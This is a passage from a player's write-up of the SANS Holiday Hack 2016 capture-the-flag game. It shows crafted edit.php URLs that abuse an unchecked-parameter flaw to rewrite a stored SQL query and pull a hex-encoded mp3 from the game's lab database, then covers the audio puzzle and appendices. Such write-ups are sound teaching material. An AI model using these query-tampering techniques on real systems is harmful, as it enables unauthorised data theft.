
SQL manipulation due an input validation error was the next compromise.

As guest or administrator you can save a query, but as administrator you can edit a query. The fields that I was presented with on the edit form were ID, Name and Description but, looking at the code in edit.php, it was possible to see that if the parameter name matched a column name in the ‘reports’ table then the corresponding entry would be updated with the value of the parameter.


Therefore, I saved a query (id = 3c3c901b-068c-4c23-9162-4237822bf703) and started to manipulate the contents, eg.

```
https://analytics.northpolewonderland.com/edit.php?id=3c3c901b-068c-4c23-9162-
4237822bf703&name=Login&description=FRED&query=select%20*%20from%20audio
```

resulted in the following:



Now if I look at the saved query (https://analytics.northpolewonderland.com/view.php?id=3c3c901b-068c-4c23-9162-4237822bf703) I see:




The last bit is to get the ‘blob’ which is the mp3 file itself. Looking at the documentation for MySql, although this is a MariaDB server, it would appear that there isn’t a base64 function but there is HEX function so I will convert the binary data to hex.

https://analytics.northpolewonderland.com/edit.php?id=3c3c901b-068c-4c23-9162-4237822bf703&name=Login&description=FRED&query=select%20HEX(mp3)%20from%20audio%20where%20username='administrator'

```
Checking for id...
Yup!
Checking for name...
Yup!
Checking for description...
Yup!
Checking for query...
Yup!
UPDATE `reports` SET `id`='3c3c901b-068c-4c23-9162-4237822bf703', `name`='Login', `description`='FRED', `query`='select HEX(mp3) from audio
where username=\'administrator\'' WHERE `id`='3c3c901b-068c-4c23-9162-4237822bf703'Update complete!
```

Looking at the View page, I now have the following:



I saved the hex output to a file and wrote a perl script to convert the hex data back to binary data and to save it in discombobulatedaudio7.mp3.

```
#!/usr/bin/perl

# read in hex data from file
my $infile = 'hex.data';
open my $fh, '<', $infile
   or die "Error opening file $infile: $!\n";
$/ = undef;
my $hexdata = <$fh>;
chomp $hexdata;
close $fh
   or die "Error closing file $infile: $!\n";

# convert hex data to binary
$data = pack("H*",$hexdata);

# write out binary data to file
$outfile = "discombobulatedaudio7.mp3";
open my $fh,">$outfile"
   or die "Error opening file $outfile: $!\n";
# set the stream to binary mode
binmode $fh;
print $fh $data;
close $fh
   or die "Error closing file $outfile: $!\n";
```

So, now I have “discombobulatedaudio7.mp3”, which is the last of the audio files.

8) What are the names of the audio files you discovered from each system above?

There are a total of seven audio files. The files are:

1. discombobulatedaudio1.mp3
2. discombobulatedaudio2.mp3
3. discombobulatedaudio3.mp3
4. debug-20161224235959-0.mp3
5. discombobulatedaudio5.mp3
6. discombobulated-audio-6-XyzE3N9YqKNH.mp3
7. discombobulatedaudio7.mp3

Part 5: Discombobulated Audio

Now that I have the seven mp3 files I loaded them into Audacity (http://www.audacityteam.org/). I set up the files in the order that they were retrieved/numbered so that they would play end to end and then started to use the various effects to see if I could get the audio to be intelligible. I worked out that I needed to apply the effect “Change Tempo”, but with the maximum setting of 400 things were better but not quite there, so “Change Tempo” has to be changed by 400 and then a further 100.

I later discovered that it would have been possible to combine the mp3 using the command ‘cat’, eg. `cat 1.mp3 2.mp3 3.mp3 > all.mp3`

I was able to make out most of the phrase but my wife and daughter also assisted. The audio is from Doctor Who “A Christmas Carol” and it is "Father Christmas. Santa Claus. Or, as I've always known him, Jeff."


I was then able to use this quote as the password to open the door at the end of The Corridor in present day. This leads to The Clock Tower and at the top of the ladders is Doctor Who.

The exact passphrase that I typed was “Father Christmas. Santa Clause or as I have always known him jeff”.

9) Who is the villain behind the nefarious plot?

Doctor Who

10) Why had the villain abducted Santa?



The Doctor explains it as follows:

“The question of the hour is this: Who nabbed Santa.

The answer? Yes, I did.

Next question: Why would anyone in his right mind kidnap Santa Claus?

The answer: Do I look like I’m in my right mind? I’m a madman with a box.

I have looked into the time vortex and I have see a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It’s a better life, I tell you, a better world than the scarred one we endure here.

So I did what I had to do. I knew that Santa’s powerfu North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe’s timeline. So I had no choice – I had to kidnap him.

It was sort of one of those days.

Well. You know what I mean.

Anyway... since you interfered with my plan, we’ll have to live with the Star Wars Holiday Special in this universe… FOREVER. If we attempt to go back again, to cross our own timeline, we’ll cause a temporal paradox, a wound in time.

We’ll never be rid of it now. The Star Wars Holiday Special will plague this world until time itseld ends… All because you foiled my brillian plan. Nice work.”

References

Part 1:

Twython - https://pypi.python.org/pypi/twython

Twython sample code - http://www.craigaddyman.com/mining-all-tweets-with-python/

John the Ripper - http://www.openwall.com/john/

Part 2:

Joshua Wright's presentation from Hackfest 2016 - http://www.willhackforsushi.com/presentations/gitd-hackfest.pptx

JadX - https://github.com/skylot/jadx

Jeff McJunkin blog post Mining Android Secrets (Decoding Android App Resources) - https://pen-testing.sans.org/blog/2016/12/10/mining-android-secrets-decoding-android-app-resources

Part 3:

Joshua Wright's Blog post "Mount a Rapsberry Pi File System Image" - https://pen-testing.sans.org/blog/2016/12/07/mount-a-raspberry-pi-file-system-image

Wump man page - https://web.archive.org/web/20090214233010/http://linux.die.net/man/6/wump

Part 4:

Burp Suite - https://portswigger.net/burp/freedownload

Blog post by Vikram Pawar - http://blog.attify.com/2015/08/24/intercepting-network-traffic-android/

Meteor Miner - https://github.com/nidem/MeteorMiner

Tampermonkey - https://tampermonkey.net/

Jeff McJunkin's blog post "Getting MOAR Value out of PHP Local File Include Vulnerabilities – https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities

Firebug – http://getfirebug.com/

Part 5:

Audacity http://www.audacityteam.org/

"Doctor Who" A Christmas Carol (TV Episode 2010) - Quotes - IMDb – http://www.imdb.com/title/tt1672218/quotes?item=qt1395415

Appendix A – wump man page.

wump(6) - Linux man page

Name

wump - hunt the wumpus in an underground cave

Synopsis

wump [-h] [-a arrows] [-b bats] [-p pits] [-r rooms] [-t tunnels]

Description

The game wump is based on a fantasy game first presented in the pages of People's Computer Company in 1973. In Hunt the Wumpus you are placed in a cave built of many different rooms, all interconnected by tunnels. Your quest is to find and shoot the evil Wumpus that resides elsewhere in the cave without running into any pits or using up your limited supply of arrows.

The options are as follows:

-a' Specifies the number of magic arrows the adventurer gets.The default is five.

-b' Specifies the number of rooms in the cave which contain bats. The default is three.

-h' Play the hard version -- more pits, more bats, and a generally more dangerous cave.

-p' Specifies the number of rooms in the cave which contain bottomless pits. The default is three.

-r' Specifies the number of rooms in the cave. The default cave size is twenty-five rooms.

-t' Specifies the number of tunnels connecting each room in the cave to another room. Beware, too many tunnels in a small cave can easily cause it to collapse! The default cave room has three tunnels to other rooms.

While wandering through the cave you'll notice that, while there are tunnels everywhere, there are some mysterious quirks to the cave topology, including some tunnels that go from one room to another, but not necessarily back! Also, most pesky of all are the rooms that are home to large numbers of bats, which, upon being disturbed, will en masse grab you and move you to another portion of the cave (including those housing bottomless pits, sure death for unwary explorers).

Fortunately, you're not going into the cave without any weapons or tools, and in fact your biggest aids are your senses; you can often smell the rather odiferous Wumpus up to two rooms away, and you can always feel the drafts created by the occasional bottomless pit and hear the rustle of the bats in caves they might be sleeping within.

To kill the wumpus, you'll need to shoot it with one of your magic arrows. Fortunately, you don't have to be in the same room as the creature, and can instead shoot the arrow from as far as three or four rooms away!

When you shoot an arrow, you do so by typing in a list of rooms that you'd like it to travel to. If at any point in its travels it cannot find a tunnel to the room you specify from the room it's in, it will instead randomly fly down one of the tunnels, possibly, if you're real unlucky, even flying back into the room you're in and hitting you!

BSD May 31, 1993 BSD

Appendix B – dungeon man page.

DUNGEON(6) DUNGEON(6)

NAME

dungeon - Adventures in the Dungeons of Doom

SYNOPSIS

dungeon

DESCRIPTION

Dungeon is a game of adventure, danger, and low cunning. In it you will explore some of the most amazing territory ever seen by mortal man. Hardened adventurers have run screaming from the terrors contained within.

In Dungeon, the intrepid explorer delves into the forgotten secrets of a lost labyrinth deep in the bowels of the earth, searching for vast treasures long hidden from prying eyes, treasures guarded by fearsome monsters and diabolical traps!

Dungeon was created at the Programming Technology Division of the MIT Laboratory for Computer Science by Tim Anderson, Marc Blank, Bruce Daniels, and Dave Lebling. It was inspired by the Adventure game of Crowther and Woods, and the Dungeons and Dragons game of Gygax and Arneson. The original version was written in MDL (alias MUDDLE). The current version was translated from MDL into FORTRAN IV by a somewhat paranoid DEC engineer who prefers to remain anonymous.

On-line information may be obtained with the commands HELP and INFO.

DETAILS

Following is the summary produced by the **info** command:

> Welcome to Dungeon!
>
> You are near a large dungeon, which is reputed to contain vast quantities of treasure. Naturally, you wish to acquire some of it. In order to do so, you must of course remove it from the dungeon. To receive full credit for it, you must deposit it safely in the trophy case in the living room of the house.
>
> In addition to valuables, the dungeon contains various objects which may or may not be useful in your attempt to get rich. You may need sources of light, since dungeons are often dark, and weapons, since dungeons often have unfriendly things wandering about. Reading material is scattered around the dungeon as well; some of it is rumored to be useful.

To determine how successful you have been, a score is kept. When you find a valuable object and pick it up, you receive a certain number of points, which depends on the difficulty of finding the object. You receive extra points for transporting the treasure safely to the living room and placing it in the trophy case. In addition, some particularly interesting rooms have a value associated with visiting them. The only penalty is for getting yourself killed, which you may do only twice.

Of special note is a thief (always carrying a large bag) who likes to wander around in the dungeon (he has never been seen by the light of day). He likes to take things. Since he steals for pleasure rather than profit and is somewhat sadistic, he only takes things which you have seen. Although he prefers valuables, sometimes in his haste he may take something which is worthless. From time to time, he examines his take and discards objects which he doesn't like. He may occasionally stop in a room you are visiting, but more often he just wanders through and rips you off (he is a skilled pickpocket).

COMMANDS

brief suppresses printing of long room descriptions for rooms which have been visited.

superbrief suppresses printing of long room descriptions for all rooms.

verbose restores long descriptions.

info prints information which might give some idea of what the game is about.

quit prints your score and asks whether you wish to continue playing.

save saves the state of the game for later continuation.

restore restores a saved game.

inventory lists the objects in your possession.

look prints a description of your surroundings.

score prints your current score and ranking.

time tells you how long you have been playing.

diagnose reports on your injuries, if any.

The **inventory** command may be abbreviated **i**; the **look** command may be abbreviated **l**; the **quit** command may be abbreviated **q**.

A command that begins with '!' as the first character is taken to be a shell command and is passed unchanged to the shell via *system(3).*

CONTAINMENT

Some objects can contain other objects. Many such containers can be opened and closed. The rest are always open. They may or may not be transparent. For you to access (e.g., take) an object which is in a container, the container must be open. For you to see such an object, the container must be either open or transparent. Containers have a capacity, and objects have sizes; the number of objects which will fit therefore depends on their sizes. You may put any object you have access to (it need not be in your hands) into any other object. At some point, the program will attempt to pick it up if you don't already have it, which process may fail if you're carrying too much. Although containers can contain other containers, the program doesn't access more than one level down.

FIGHTING

Occupants of the dungeon will, as a rule, fight back when attacked. In some cases, they may attack even if unprovoked. Useful verbs here are *attack* <villain> *with* <weapon>, *kill*, etc. Knife-throwing may or may not be useful. You have a fighting strength which varies with time. Being in a fight, getting killed, and being injured all lower this strength. Strength is regained with time. Thus, it is not a good idea to fight someone immediately after being killed. Other details should become apparent after a few melees or deaths.

COMMAND PARSER

A command is one line of text terminated by a carriage return. For reasons of simplicity, all words are distinguished by their first six letters. All others are ignored. For example, typing *disassemble the encyclopedia* is not only meaningless, it also creates excess effort for your fingers. Note that this truncation may produce ambiguities in the intepretation of longer words. [Also note that upper and lower case are equivalent.]

You are dealing with a fairly stupid parser, which understands the following types of things:

Actions:

Among the more obvious of these, such as *take, put, drop,* etc. Fairly general forms of these may be used, such as *pick up, put down,* etc.

Directions:

north, south, up, down, etc. and their various abbreviations. Other more obscure directions (*land, cross*) are appropriate in only certain situations.

Objects:

Most objects have names and can be referenced by them.

Adjectives:

Some adjectives are understood and required when there are two objects which can be referenced with the same 'name' (e.g., *doors, buttons*).

Prepositions:

It may be necessary in some cases to include prepositions, but the parser attempts to handle cases which aren't ambiguous without. Thus *give car to demon* will work, as will *give demon car*. *give car demon* probably won't do anything interesting. When a preposition is used, it should be appropriate; *give car with demon* won't parse.

Sentences:

The parser understands a reasonable number of syntactic construc- tions. In particular, multiple commands (separated by commas) can be placed on the same line.

Ambiguity:

The parser tries to be clever about what to do in the case of actions which require objects that are not explicitly specified. If there is only one possible object, the parser will assume that it should be used. Otherwise, the parser will ask. Most questions asked by the parser can be answered.

FILES

dtextc.dat - encoded messages and initialization information
dsave.dat - save file

BUGS

For those familiar with the MDL version of the game on the ARPAnet, the following is a list of the major incompatabilties:

-The first six letters of a word are considered significant, instead of the first five.
-The syntax for *tell, answer,* and *incant* is different.
-Compound objects are not recognized.
-Compound commands can be delimited with comma as well as period.

Also, the palantir, brochure, and dead man problems are not implemented.

AUTHORS

Many people have had a hand in this version. See the "History" and "README" files for credits. Send bug reports to ian@airs.com (or uunet!airs!ian).

Appendix C – Netwars Coins


Present day (12)


1. The North Pole – behind the house near Elf House #2
2. Elf House #1 – Secret Fireplace Room
3. Elf House #2 – kitchen area
4. Elf House #2 – Room 2
5. Elf House #2 – Upstairs
6. Netwars Experience Treehouse – behind the tree
7. Netwars Experience Treehouse – above the east entrance
8. Small Tree House
9. Outside the Workshop
10. Workshop – on the conveyor belt
11. DFER
12. The Corridor


1978 (8)

1. The North Pole – between the houses behind Elf House #1
2. Holly Evergreen is holding one
3. The Big Tree – upstairs
4. Netwars Experience Treehouse – behind the tree
5. Workshop – the behind boxes
6. Santa's Office – being held by the suit of armour
7. The Corridor
8. Train station

Appendix D – Inventory, Quests and Achievements





Achievements
Gumshoe
Talked to Jess and Josh about Santa's Kidnapping
Now you're thinking with portals!
Traveled to the North Pole.
Answer Me These Questions, Three
Talked to Tom the Oracle
It Runs Doom
Found the Cranberri Pi Board
Completed 21 / 21


Achievements
Not For Dishes
Found the heat sink
Aych Dee
Found the HDMI cable
Holiday Card
Found the SD Card
121 GIGAWATTS!
Found the power cord
Completed 21 / 21


Achievements
Delicious Pi3
Assembled the Cranberry Pi
Netwars Experience
Visited the NetWars Experience Room
Plugging In
Used your Cranberry Pi to Access a Terminal
Gone Spelunking
Completed the Wumpus Challenge
Completed 21 / 21


Achievements
Chess?
Completed the War Games Challenge
The One Who Knocks
Completed the Doormat Challege
Peacoats and PCAPs
Completed the tcpdump Challenge
OUTATIME
Traveled through time to the year 1978.
Completed 21 / 21


Achievements
A musical parfait
Talked to the Audio Discombobulator
Time Marches On
Solved the Audio Discombobulator Challenge
Catch 'em All
Collected all the NetWars Challenge Coins
A Christmas Miracle
Found Santa
Completed 21 / 21


